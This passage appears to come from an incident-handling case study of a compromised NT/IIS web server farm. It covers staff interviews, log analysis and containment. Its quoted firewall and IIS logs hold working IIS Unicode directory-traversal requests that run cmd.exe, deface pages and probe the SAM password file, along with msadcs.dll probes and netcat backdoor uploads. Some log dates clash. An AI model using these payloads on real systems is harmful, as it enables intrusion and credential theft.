plan was the collection of data from all sources that could have maintained forensic signatures. These were firewall logs, intrusion detection sensor logs and system event logs. Here are the conducted interviews of key personnel about the compromise.

Interview with Firewall and Network personnel.

Bill, a network engineer for XYZ Corporation was contacted on Sunday night at 1915hrs with an email from www.attrition.org. Bill discounted the attack because the machine was not on his list of supported sites so he felt it belonged to another company. Bill continued to look into the issue and upon further investigation it appeared that the site had been compromised. On the assessment of the firewall logs it appeared that the attack began on Saturday at 1200hrs. *(Investigator note: This is based on investigating the web page defacement not the eventual entire scope of attack.)* Action was taken Monday, 19th of February to begin applying patches to the servers that were not at the most current service pack to bring them up to SP6a.

Interview with Steve, Services Manager. (Senior shift manager in the XYZ.)

Sunday 1930 – help desk receives attrition.org email. Email was sent to the account executive, Arnie.

Monday 1000 –A conference call was established internally within XYZ to address the problem. Remote work was performed to try to establish where the hacker was and the extent of the compromise.

Monday 1300 – Everyone was brought into the office to handle the problem. Based on the initial investigation of the firewall logs the routers were set to deny the Class C network that contained the attackers IP address. No action was taken on the main compromised web server other than to power it down late Monday evening. Action was taken to place up to date service packs on all Bob's Fish & Tackle DMZ servers.

Interview with Sam – Manager of the NT administration team responsible for the servers in the BOB'S FISH & TACKLE DMZ.

Sam contacted Microsoft for patches after the attack was identified. CTO (research office), XYZ technology group, determines which patches need to be applied to servers. High profile systems (Bob's Fish & Tackle) are at SP6a level the rest of the systems were currently at SP4 or SP5. The investigation team was provided a list of servers documented with servers and service pack levels. These service pack fixes were very recently applied. MDAC fix was not addressed in bringing servers to current patch level. At 10:00am Monday Sam received an email regarding the hack but did not want to assume it was a hack. At 1300 Monday

came into the office and reviewed the logs to discern the problem. Upon investigation Sam gained knowledge through the firewall logs that a systematic attack had occurred. The attacker had to have privileged access to ensure his created page was served up as the default page. This was because IIS had been disabled to serve up default.html files.

As you can see at this point the investigation team is still believes that this is a simple web page defacement. Here is an opportune time "Stop, Think, Plan, Act". Now that the team has the interview of all of the people involved it is time to start scrubbing the log files and other evidence.

Identification

Team continues the investigation.

At this point in the investigation it is still thought to be a simple web page defacement. We requested firewall logs for Bob's Fish & Tackle's DMZ.

This is a sample section of firewall logs that shows the web page defacement attempt in progress.

In the following logs you can see the attacker is hitting the IP address of one of the web servers to see what he gets back. This should bring back any home page from the web server.

> *Feb 18 12:03:05.081 217.80.48.93/1031 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/ result="200 OK" proto=http rule=312*
>
> *Feb 18 12:03:56.935 217.80.48.93/1033 xxx.xxx.36.133/80 HEAD arg=http://xxx.xxx.36.133/ result="200 OK" proto=http rule=312*

The next entries in the logs shows that the cmd.exe has been copied by using the copy command when it is copied it has been renamed to hass.exe and copied to the scripts directory

> *Feb 18 12:03:57.819 217.80.48.93/1034 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/..%c0%af../winnt/system32/cmd.exe?/c+copy+..\\..\\winnt\\system32\\cmd.exe+hass.exe result="502 Gateway Error" proto=http rule=312*

The next entries are showing a successful change of the actual index.html file that the web server serves as the main page.

> *Feb 18 12:04:02.910 217.80.48.93/1035 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/..%c0%af../inetpub/scripts/hass.exe?/c+echo+---*

+[+Someplace+has+been+owned!+]+---\"+++This+server+has+been+owned+by+Cyrus++greetz+to+the+german+underground+and+bill+gates+for+his+iis+4.0+unicode+bug+;)+++++>+C:\\inetpub\\wwwroot\index.html result="502 Gateway Error" proto=http rule=312

Then the attacker checks the web server to see if what he had done was successful.

Feb 18 12:04:08.237 217.80.48.93/1036 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/ result="200 OK" proto=http rule=312

Also he is using the hass.exe that he copied to the scripts directory to access the machine now. This helps to camouflage the traffic to IDS sensors on some of the signatures that are looking for cmd.exe in the context string.

Feb 18 12:04:14.250 217.80.48.93/1037 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/scripts/hass.exe?/c result="502 Gateway Error" proto=http rule=312

Interesting information was being communicated through the logs to the administrators of the BOB'S FISH & TACKLE segment.

Feb 18 12:31:22.809 access34 httpd[16002]: 121 Statistics: duration=0.23 id=hBGKG sent=467 rcvd=374 srcif=hme0 src=217.80.48.25/1072 dstif=qfe4 dst=xxx.xxx.36.133/80 op=GET arg=http://xxx.xxx.org/scripts/hass.exe?/c+echo+I%20can't%20belive%20that%20their%20admin%20is%20so%20stupid+>>+..\\wwwroot\\default.htm result="502 Gateway Error" proto=http rule=312

Feb 18 12:33:16.145 access34 httpd[19043]: 121 Statistics: duration=0.04 id=hBFsM sent=440 rcvd=374 srcif=hme0 src=217.80.48.25/1077 dstif=qfe4 dst=xxx.xxx.36.133/80 op=GET arg=http://xxx.xxx.org/scripts/hass.exe?/c+echo+Why%20isn't%20he%20using%20linux?+>>+..\\wwwroot\\default.htm result="502 Gateway Error" proto=http rule=312

It became very clear upon further investigation of the information that was collected that there was more here than a simple web page defacement. There was a serious compromise of many of the servers in the BOB'S FISH & TACKLE segment. This information was immediately escalated to Mr. Anderson and so to follow to the XYZ senior management.

The investigation team moved operations into a crisis center conference room and re-drafted the objectives moving forward. As the extent of the compromise was realized we shifted operations from analyzing what occurred to taking action to limit the spread of this incident.

Here is a list of some of the tasks performed.

1. Review logs for BOB'S FISH & TACKLE accesses into Intranet
2. Review logs for BOB'S FISH & TACKLE accesses into Internet.
3. Run ISS & Nessus security scans.
4. Review log files for NT servers in other DMZs for signature of attack.
5. Install host IDS on all NT systems in DMZ outside of the BOB'S FISH & TACKLE.

Lead Investigator & Tech Investigator created a pattern file of all suspects IPs addressed from IDS logs over the time period from 02/16 – 02/19. This pattern file was used to grep all suspect event from the firewall logs. (/usr/xpg4/bin/grep –f pattern.file logfile).
Pattern.file:

*12.3.92.**
*128.11.23.**
*154.5.71.**
*157.92.1.**
*159.134.231.**
*165.247.205.**
*192.134.4.**
*192.72.81.**
*193.173.184.**
*194.51.87.**
*195.147.150.**
*195.212.187.**
*203.105.130.**
*203.167.6.**
*203.197.25.**
*203.77.54.**
*209.88.56.**
*211.72.165.**
*211.72.252.**
*213.151.134.**
*213.57.94.**
*216.122.167.**
*216.201.153.**
*216.32.175.**
*217.0.98.**
*217.80.36.**
*217.80.48.**
*24.8.61.**
*64.69.42.**

Tech Investigator discovers administrator password attacks against NT servers in the BOB'S FISH & TACKLE DMZ segment. The attacks appear successful and originate from another machine within the BOB'S FISH & TACKLE DMZ. Management notified and action initiated to confirm the attacks as well as prove whether they were successful. All NT event security logs from all NT servers in the

BOB'S FISH & TACKLE DMZ under review. This password attack is an attempt to log into the server as administrator every 3 seconds for days at a time. There are no password lockout settings in the servers under attack.

Text except from NT security log included as example from \\livenexxxx4 :

2/14/01 7:06:25 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:22 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:19 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package: MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:16 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD

Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:13 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:10 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

2/14/01 7:06:07 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM LIVENEXXXX4 Logon Failure:
Reason: Unknown user name or bad password
User Name: Administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENEXXXX5

Another log from \\livenixxxx1 :

2/19/01 9:07:03 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM
LIVENEXXXX1 Logon Failure:
Reason: Unknown user name or bad password
User Name: administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD

Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENIXXXX4

2/19/01 9:07:00 AM Security Failure Audit Logon/Logoff 529 NT AUTHORITY\SYSTEM
LIVENEXXXX1 Logon Failure:
Reason: Unknown user name or bad password
User Name: administrator
Domain: AITEXXXX
Logon Type: 3
Logon Process: KSecDD
Authentication Package:
MICROSOFT_AUTHENTICATION_PACKAGE_V1_0
Workstation Name: \\LIVENIXXXX4

Tech Investigator and Lead Investigator created a chart of the BOB'S FISH & TACKLE systems with results to track which machines have signs of the attacker.

Machine Name Notes

Machine Name	Notes
LIVENIXXXX 1 (PDC)	Administrator login from LIVENIXXXX1, LIVENIXXXX2, LIVENIXXXX3, and LIVENEXXXX1 ~2:00am on 2/21/01. XYZ server owner was asked and explained XYZ staff do not log into the Administrator account and definitely do not from the XXXX Internet web servers.
LIVENIXXXX 2	Admin login from LIVENIXXXX2 (many dates ~0200-0300), LIVENEXXXX2 (2/19/01 0230), and LIVENEXXXX4 (2/20/01 0259).
LIVENQXXXX1	Non conclusive evidence of attacker penetration
LIVENQXXXX2	Non conclusive evidence of attacker penetration
LIVENIXXXX1	IIS web server defaced. Server was promised to the investigation team for analysis but was never delivered by XYZ.
LIVENIXXXX2	Successful Administrator login starting 2/16/01 (~ 0200) from LIVENEXXXX1 and LIVENIXXXX1.
LIVENIXXXX3	Successful Administrator login starting 2/16/01 (0233) from LIVENIXXXX1 and LIVENEXXXX1.
LIVENIXXXX4	Evidence of a brute force password attack started 2/13/01 at 0357 from LIVENEXXXX5.
LIVENIXXXX5	Security event log tampered with and inserted with bogus information. (Refer to Windows NT security event log for this machine).
LIVENEXXXX2	Non conclusive evidence of attacker penetration
LIVENEXXXX3	Non conclusive evidence of attacker penetration

LIVENEXXXX4	Evidence of a brute force password attack started 2/14/01 at 0652 from LIVENEXXXX5. Successful Administrator logon on 2/20/01 at 0307.
LIVENEXXXX5	No security log existed for this machine.

Firewall log signature samples of possible attack:

\\LIVENIXXXX4

2/16/01 - 3:34:52 AM - Source: SQLServerProfiler The description for Event ID (998) in Source (SQLServerProfiler) could not be found. It contains the following insertion string(s):C:\WINNT\system32\mmc.exe,Unable_To_Set_RegKey_Val,..\..\..\..\src\eventlog.c, 315.

2/16/01 - 1:56:49 AM - Source: SQLServerProfiler The description for Event ID (998) in Source (SQLServerProfiler) could not be found. It contains the following insertion string(s): C:\WINNT\system32\mmc.exe,Unable_To_Set_RegKey_Val,..\..\..\..\src\eventlog.c, 315.

Similar events occurred at 2/15/01 5:45:21 AM, 2/14/01 6:59:20 AM, 2/13/01 4:51:27 AM, 2/12/01 5:29:23 AM, 2/12/01 1:48:07 AM, 2/8/01 8:35:12 AM, 2/8/01 08:01:15 AM, 2/7/01 08:37:50, 2/7/01 8:22:17 AM

Also seen in the IIS logs were msadcs.dll attacks from the same IP addresses. This shows that some successful attempts were made.

217.80.48.93- - [18/Feb/2001:13:55:29 -0700] "GET /msadc/msadcs.dll?hr=80070057,CSoapStub::HttpExtensionProc, HTTP/1.0" 200 163
Feb 18 12:03:56.935

217.80.48.93- - [18/Feb/2003:13:56:40 -0700] "POST /msadc/msadcs.dll HTTP/1.1" 200 800
217.80.48.93 - - [18/Feb/2003:13:57:57 -0700] "GET /msadc/msadcs.dll?hr=80070057,CSoapStub::HttpExtensionProc, HTTP/1.0" 200 163
217.80.48.93 - - [18/Feb/2003:13:59:50 -0700] "POST /msadc/msadcs.dll HTTP/1.1" 200 778
217.80.48.93 - - [18/Feb/2003:14:03:18 -0700] "GET /msadc/msadcs.dll?hr=80070057,CSoapStub::HttpExtensionProc, HTTP/1.0" 200 163
217.80.48.93 - - [18/Feb/2003:14:03:38 -0700] "POST /msadc/msadcs.dll HTTP/1.1" 200 816

A review of the security report delivered to XYZ is completed. This report, from an analysis of firewall logs shows upload of netcat, eeyehack.exe, as well as a copy of cmd.exe renamed to hass.exe in the inetpub scripts directory.

> **Eeyehack.exe** – this utility is a hacker utility used to bind any command (i.e. cmd.exe) to a listening network port. This utility gives remote access to all programs that are available on the compromised system, including further legitimately installed remote management utilities. Another name for this utility was seen in log files named as eeyerulz.exe.
>
> **Netcat -** is a simple Unix utility which reads and writes data across network connections, using TCP or UDP protocol. It is designed to be a reliable backend tool that can be used directly or easily driven by other programs time, it is a feature-rich network debugging and exploration tool, since it can create almost any kind of connection you would need and has several interesting built-in capabilities.
>
> Here is some logs that show the use of eeyehack.exe.
>
> *GET arg=http://www.xxx.xxx.org/scripts/eeyehack.exe result="200 OK" (Connection reset by peer)*

A discussion was conducted with Mr. Anderson and his team to recap the investigation to date and ensure that we are addressing his questions about the attack in a prioritized manner. The goals defined for the incident were discussed as well as the options available to correct. (Goals discussed: Prevent / Detect spread, develop recovery plan, and perform root cause analysis.) Also discussed were the dangers of proceeding too rapidly without adequate planning and preparation in the course of the incident response.

Analysis of systems outside of the BOB'S FISH & TACKLE DMZ indicates that the compromise is possibly not limited to the BOB'S FISH & TACKLE segment. There is one specific indication: the server access63 was under a password guessing attack that originated from the workstation: \\VNANJAPP_GX110 with the username "vnanjapp" the extent of the security log went back to 5:04a 21 February and the guessing attack stopped, as recorded by the event log, on 13:12p 22 February when a firewall rule was pushed. This attack has the same signature as seen in the BOB'S FISH & TACKLE segment of a guess every 3 seconds.

Analysis of the \\ACCESS57 server yielded high probability that it also was undergoing a password crack attempt against the Administrator account. Time spacing was a little more sporadic than the typical "every 3 seconds" but still yielded a recognizable, consistent effort to crack the password over a prolonged period of time (i.e. from 2/22 9:45:02 am – 4:12:30 pm).

Extended review of the firewall log files is underway. Review of 02/18/01 logs began with malicious signatures from the attacker. Results follow:

From firewall log

> *GET arg=http://www.xxx.xxx.org/autoexec.bat result="404 Object Not Found"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir result="200 OK"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/hass.exe result="200 OK" (Connection reset by peer)*
>
> *GET arg=http://www.xxx.xxx.org/ result="304 Not Modified" in Request" proto=http*
>
> *GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"*
>
> *GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"*
>
> *GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"*
>
> *GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"*
>
> *GET arg=http://www.xxx.xxx.org/winnt/system32/cmd.exe?/c+dir result="404 Object Not Found"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/ result="403 Access Forbidden"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c: result="200 OK"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+%20c:\\ result="200 OK"*
>
> *GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+%20c:\\Winnt result="200 OK"]*

From this point the attacker is attempting to access the SAM file (user password DB).

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+%20c:\\Winnt\\repair result="200 OK"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+%20c:\\Winnt\\repair\\sam._ result="200 OK"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/repair/sam._ result="403 Access Forbidden"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/repair/sam._%20.pl result="400 Bad Request"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/repair/sam._%20.idq result="200 OK"

GET arg=http://www.xxx.xxx.org/winnt/system32/cmd.exe?/c+dir+%20c:\\ result="404 Object Not Found"

GET arg=http://www.xxx.xxx.org/winnt/system32/cmd.exe?/c+echo+%20c:\\winnt\\repair\\sam._result="404 Object Not Found"

GET arg=http://www.xxx.xxx.org/winnt/system32/cmd.exe?/c+dir+%20c:\\Winnt\\repair\\sam._ result="404 Object Not Found"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo+c:\\winnt\\repair\\sam._result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+type+c:\\winnt\\repair\\sam._result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir+c:\\ result="200 OK"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+tftp+/? result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+net result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+net+show result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+net+%20+view result="502 Gateway Error"

GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo result="502 Gateway Error"

*GET arg=http://www.xxx.xxx.org/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+echo+'
'hello result="500 Server Error"*

GET arg=http://www.xxx.xxx.org/iissamples/default/LEARN.asp result="200 OK"

GET arg=http://xxx.xxx.36.133/scripts/eeyerulez.asp result="404 Object Not Found"

The next set of log entries display that the attacker was utilizing the Unicode vulnerability to traverse the directory structure. He then attempted to get into the system on another port, the failures are shown but it points strongly to him succeeding and being able to modify the setup of IIS. Later are attempts shown where the attacker no longer has to use Unicode to traverse back through the directories.

Unicode part:

Feb 18 08:52:10.132 httpd 217.80.36.237/2825 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/iissamples/default/IISSide.GIF result="200 OK"

Feb 18 08:52:37.789 httpd 217.80.36.237/3201 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af.

Feb 18 08:52:38.661 httpd 217.80.36.237/3202 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af.

Feb 18 08:52:39.913 httpd 217.80.36.237/3203 result="400 Illegal Characters in Request"
proto=http

Feb 18 08:52:49.868 httpd 217.80.36.237/3204 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.36.133/scripts/eeyerulez.asp result="404 Object Not Found"

Feb 18 08:53:42.935 httpd 217.0.98.214/1620 result="400 Illegal Characters in Request"
proto=http

Feb 18 08:53:46.056 httpd 217.0.98.214/1622 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"

Feb 18 08:53:47.081 httpd 217.0.98.214/1622 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"

Feb 18 08:53:59.341 httpd 217.0.98.214/1622 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/owned.html result="404 Object Not Found"

Feb 18 08:55:54.454 httpd 217.0.98.214/1638 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"

Feb 18 08:55:58.482 httpd 217.0.98.214/1640 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/ result="304 Not Modified"

No longer having a need to use Unicode for ..\..:

Feb 18 09:00:52.879 httpd 217.0.98.214/1674 xxx.xxx.36.133/80 GET arg=http://www.xxx.xxx.org/ result="304 Not Modified"

Feb 18 09:04:49.873 httpd 213.151.134.135/3954 xxx.xxx.36.133/80 HEAD arg=http://xxx.xxx.36.133/ result="200 OK"

Feb 18 09:09:39.899 httpd 217.0.98.131/2118 xxx.xxx.36.133/80 GET arg=http://xxx.xxx.org/ result="304 Not Modified"

Feb 18 09:24:00.466 httpd 159.134.231.44/4189 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/ result="200 OK"

Feb 18 09:24:58.533 httpd 159.134.231.44/4422 xxx.xxx.36.133/80 GET

arg=http://www.xxx.org/Bob's Fish & Tackle/e/org/noc/cno/../../../news/index_e.html result="200 OK"

Feb 18 09:24:58.762 httpd 159.134.231.44/4420 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/Bob's Fish & Tackle/e/org/noc/cno/../../../facts/index_e.html result="200 OK"

Feb 18 09:24:58.796 httpd 159.134.231.44/4423 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/Bob's Fish & Tackle/e/org/noc/cno/../../index_e.html result="200 OK"

Feb 18 09:24:58.843 httpd 159.134.231.44/4418 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/Bob's Fish & Tackle/e/org/noc/cno/../../../news/alerts_e.html result="200 OK"

Feb 18 09:25:01.830 httpd 159.134.231.44/4424 xxx.xxx.36.133/80 GET arg=http://www.xxx.org/Bob's Fish & Tackle/e/org/noc/cno/../../../index_e.html result="200 OK"

Upon further investigation the team developed a signature pattern of the security issue in this BOB'S FISH & TACKLE environment. Description of signature detected:

1. Administrator password blank
2. IUSR accounts and guest account included in the administrator group
3. /winnt/system32 directory shared out with explicit permissions for IUSR with full control
4. Host files shared out with explicit permissions for IUSR accounts with full control access
5. 7 days of non-stop audit records every few seconds of the IUSR taking ownership of files on the server.
6. Service running on the system called: portscan.exe
7. Application active on the system connecting to many other systems in other DMZs
8. Most machines were not properly patched.
9. No patch records or service pack record were documented.
10. Poor fire wall rules management.


From this point the investigation team through scrubbing log files and other evidence has ascertained the scope of the incident. This has grown in scale from the original report of a web page defacement. The team then works out a plan to contain and recover BOB'S FISH & TACKLE's infrastructure.

Containment

The team has their own laptops for their record keeping.

The jump kit consisted of the following:

- Investigation laptop (Win2k)
  - This has VMWARE installed with the following systems.
    - Linux Red Hat 6
      - Used to make a Binary back up if needed.
      - Sniffer software.
      - ISS/Nessus Vulnerability scanners.
    - Windows NT server.
    - Windows 2000 server.
- Hub to connect the investigation teams laptops and the investigation laptop.
- Network cables.
- Forensic script for gathering state information from the compromised system.
- Ultraedit text editor for log analysis.
- Both investigators had Cell phones
- Had numbered note books for note taking.
- Our organizations incident handling process.



Here is some of the output forensic script that was ran on one of the compromised systems.

This script pulls state information from the system so the investigation team can scrub and see if there is anything that is out of the ordinary on the system.

WINDOWS VERSION:

Windows NT Version 4.0

****

Server Name: LIVENIXXXX 2
Security: Users
NT Type: NT Member Server
Version: 4.0
Build: 1381, Service Pack 3
Current Type: Uniprocessor Free
Registered Owner: Bob
Registered Organization: bob reel service
ProductID: 50370807925726452377
Original Install Date: Fri Jan 31 22:32:42
Domain: Error 2
PDC: Error 2453
IP Address: XXX.XXX.36.133
CPU[0]: x86 Family 6 Model 8 Stepping 3: 535 MHz
Drive: [FileSys] [Size] [Free] [Used]
 C$ NTFS 4095 3437 658
Services:
  [Running] Alerter
  [Running] Computer Browser
  [Stopped] ClipBook Server
  [Running] DHCP Client
  [Running] EventLog
  [Running] IIS Admin Service
  [Running] Server
  [Running] Workstation
  [Running] License Logging Service
  [Running] TCP/IP NetBIOS Helper
  [Running] Messenger
  [Running] MSDTC
  [Running] FTP Publishing Service
  [Stopped] Network DDE
  [Stopped] Network DDE DSDM
  [Stopped] Net Logon
  [Running] NT LM Security Support Provider
  [Running] Plug and Play
  [Running] Protected Storage
  [Stopped] Directory Replicator
  [Stopped] Remote Procedure Call (RPC) Locator
  [Running] Remote Procedure Call (RPC) Service
  [Stopped] Schedule
  [Running] Spooler
  [Stopped] Telephony Service
  [Stopped] UPS
  [Running] World Wide Web Publishing Service

Network Card [0]: AMD PCNET PCI Ethernet Adapter
Protocol[0]: [NET0] WINS Client(TCP/IP) 4.0
System Up Time: 0 Days, 0 Hr, 26 Min, 3 Sec

****

LIST CURRENT WINDOWS SHARES:

Share name Resource Remark

ADMIN$ C:\WINNT Remote Admin
IPC$ Remote IPC
C$ C:\ Default share
C C:\
TEMP C:\TEMP
The command completed successfully.

****

##########

CURRENT STATE INFORMATION

##########

INSTALLED DRIVERS:

ModuleName	Code	Data	Bss	Paged	Init	LinkDate
ntoskrnl.exe	270272	40064	0	434816	82880	Sat May 10 22:10:39 1997
hal.dll	20384	2720	0	9344	11936	Mon Mar 10 14:39:20 1997
atapi.sys	20736	1088	0	0	768	Thu Apr 10 13:06:59 1997
SCSIPORT.SYS	9824	32	0	15552	2208	Mon Mar 10 14:42:27 1997
buslogic.sys	5344	96	0	0	544	Wed Jul 17 09:28:52 1996
Disk.sys	3328	0	0	7072	1600	Thu Apr 24 20:27:46 1997
CLASS2.SYS	7040	0	0	1632	1152	Thu Apr 24 20:23:43 1997
Ntfs.sys	68160	5408	0	269632	8704	Thu Apr 17 20:02:31 1997
Floppy.SYS	1088	672	0	7968	6112	Tue Jul 16 22:31:09 1996
Cdrom.SYS	12608	32	0	3072	3104	Tue Jul 16 22:31:29 1996
Cdaudio.SYS	960	0	0	14912	2400	Mon Mar 17 16:21:15 1997
Fs_Rec.SYS	64	0	0	2912	1152	Mon Mar 10 14:51:19 1997
Null.SYS	0	0	0	288	416	Tue Jul 16 22:31:21 1996
KSecDD.SYS	1280	224	0	3456	1024	Wed Jul 17 18:34:19 1996
Beep.SYS	1184	0	0	0	704	Wed Apr 23 13:19:43 1997
i8042prt.sys	10784	32	0	0	10976	Mon Apr 21 14:03:54 1997
mouclass.sys	1984	0	0	0	3968	Mon Mar 10 14:43:11 1997
kbdclass.sys	1952	0	0	0	3840	Tue Jul 16 22:31:16 1996

```
VIDEOPRT.SYS  2080     128       0   11296    2752  Mon Mar 10 14:41:37 1997
vmx_svga.sys          32    1728       0    4544     448  Mon Sep 09 20:15:24 2002
vga.sys     128        32       0   10784     832  Tue Jul 16 22:30:37 1996
Msfs.SYS     864      32       0   15328    1664  Mon Mar 10 14:45:01 1997
Npfs.SYS    6560    192       0   22624    3200  Mon Mar 10 14:44:48 1997
NDIS.SYS   11744     704       0   96768    4640  Thu Apr 17 20:19:45 1997
win32k.sys 1162624   40064       0       0    6400  Fri Apr 25 19:17:32 1997
vmx_fb.dll   12544    3296       0       0     608  Mon Sep 09 20:15:29 2002
